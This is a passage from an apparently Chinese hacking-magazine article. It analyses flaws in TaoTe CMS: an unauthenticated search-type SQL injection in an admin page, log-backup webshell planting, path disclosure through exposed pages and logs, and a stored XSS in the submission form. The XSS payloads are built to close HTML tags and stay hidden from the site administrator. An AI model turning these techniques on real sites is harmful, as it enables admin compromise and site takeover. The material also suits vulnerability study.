


图10

现在我们跨站到淘特的官网"www.taocms.com",绝对路径为"F:\s\www.totcms.com",于是修改"优化步骤一"中的备份路径,同时将备份文件改为"ddd.txt",执行后访问ddd.txt确认步骤一执行成功,如图11所示,然后执行步骤二完成挂马。




图11

2. admin/Category_GetSearch.aspx

这是2.1版本新增的页面,淘特2.0版本是没有的,源码如下:

```
public class Category_GetSearch : Page
{
    private void GetData(string s)
    {
        List<DataField> list = ObjectFactory.Instance.
GetCategoryDao.GetList(s);
        ...
    }
    protected void Page_Load(object sender, EventArgs e)
    {
        string key = base.Request.QueryString
["key"];
        ...
        this.GetData(key);
    }
}
```

首先页面继承的是Page,而不是后台页面AdminPage,没有验证管理员,因此可以直接访问(当然需要知道后台目录),然后获取变量key,最后调用GetCategoryDao.GetList()过程。该过程使用Append函数连接字符串,导致搜索型注入,如图12所示,源码略。利用此漏洞同样可以获得管理员密码、Insert新管理员、日志备份写马、跨站挂马等,演示略。




图12

3. vars.aspx及logs/log.txt爆路径

绝对路径本身就是网站的敏感信息,而且是备份所必需的,小心提防犹恐不及,然而淘特却是大方——直接爆给我们!页面vars.aspx给出了网站很多信息,如图13所示,注意最新下载的2.1版本没有保留此页面。




图13

网站日志也是很敏感的东西,但是淘特竟然使用txt格式存放,因此可以直接访问获取,如图14所示,注意淘特的演示网站没有新发布的信

息，这些日志只是2.1版本发布时的历史日志。




图14

TotAspCms漏洞

TotAspCms应该是淘特的主要作品，经过多年的历练，目前版本已发展至5.5(s p3)。它的安全性应该是比较高的，首先后台与网站静态页面分离，允许用户修改后台管理目录，其次网站根目录中仅有几个动态页面，并且做了防注入过滤，但是智者千虑必有一失，我们还是找出了问题了。

1. pub.asp(投稿页面)跨站

当注入没得玩时，跨站就成了第一选择。ASP.NET会检测客户端输入值是否存在潜在危险，如跨站点的脚本攻击等，一旦发现将中止对请求的处理，但是ASP不会，我们有跨站的机会。源码如下：

```
if(act="do") then
    dim author,classid,newsfrom,title,content
    '读取参数
    classid=Cint(request.form("classid"))
    author=request.form("author")
    author=tohtml(author)
    author=gotTopic(author,25)
    ……
    set rs=server.CreateObject("adodb.recordset")
    rs.open "select top 1 * from news where 1=0",conn,3,3
    rs.addnew
    …// newsfrom,title、
    rs.update
    rs.close
    set rs=nothing
    response.write("<p align="center">成功投稿,谢谢您的参与!<a href="/">返回</a></p>")
else
```

```
end if
```

首先使用自定义函数tohtml()将变量中的“<”“>”等危险字符替换成“<”“>”等，这是安全的和必需的，但是随后的函数gotTopic()却让人费解，看字面应该是截取字符串的，然而它却做了不应该做的，源码如下：

```
function gotTopic(str,strlen)
    if str="" then
        gotTopic=""
        exit function
    end if
    dim l,t,c, i
    str=replace(replace(replace(replace(str," "," "),"&quot;",chr(34)),"&gt;",">"),"&lt;","<") '//还原了"<"">"等字符
    ……
end function
```

竟然使用replace函数又将“<”、“>”还原成“<”、“>”，或许淘特为了精确截取字符串个数，毕竟“<”与“<”的长度是不同的，但是也因此触发了跨站漏洞，真可谓顾此失彼，捡了芝麻丢了西瓜。存在同样问题的变量还有几个，在投稿页面中为“作者”、“来源”、“标题”，如图15所示，但是需要注意：(1)长度限制分别为25、125、125；(2)因为函数tohtml()还将单引号替换为“'”，所以跨站时避免使用单引号；(3)页面“作者”、“来源”输入栏有长度限制，建议使用“标题”跨站，跨站脚本应该闭合前面链接标签的HTML代码，比如在“标题”栏输入“投稿的标题<script>alert(/title/)</script><a>”，这样管理员在后台的“文章管理”中无论是单击“管理”还是“投稿管理”，都会触发跨站，如图16所示。




图15




图16

但是当管理员修改这个投稿时，标题中的脚本被暴露无遗，如图17所示，于是我们还需要闭合"修改文章"页面中的HTML代码，将跨站脚本改为"投稿的标题"<a><script>alert (/title/)</script><a"，这样在图17中就看不到跨站脚本了，尽管修改文章时的标题会比管理时的少了个双引号，但是这样的细小差别管理员一般很难联系到网站受到威胁的，这也提醒我们做任何事情都不能大意，时刻保持警惕，防微杜渐。

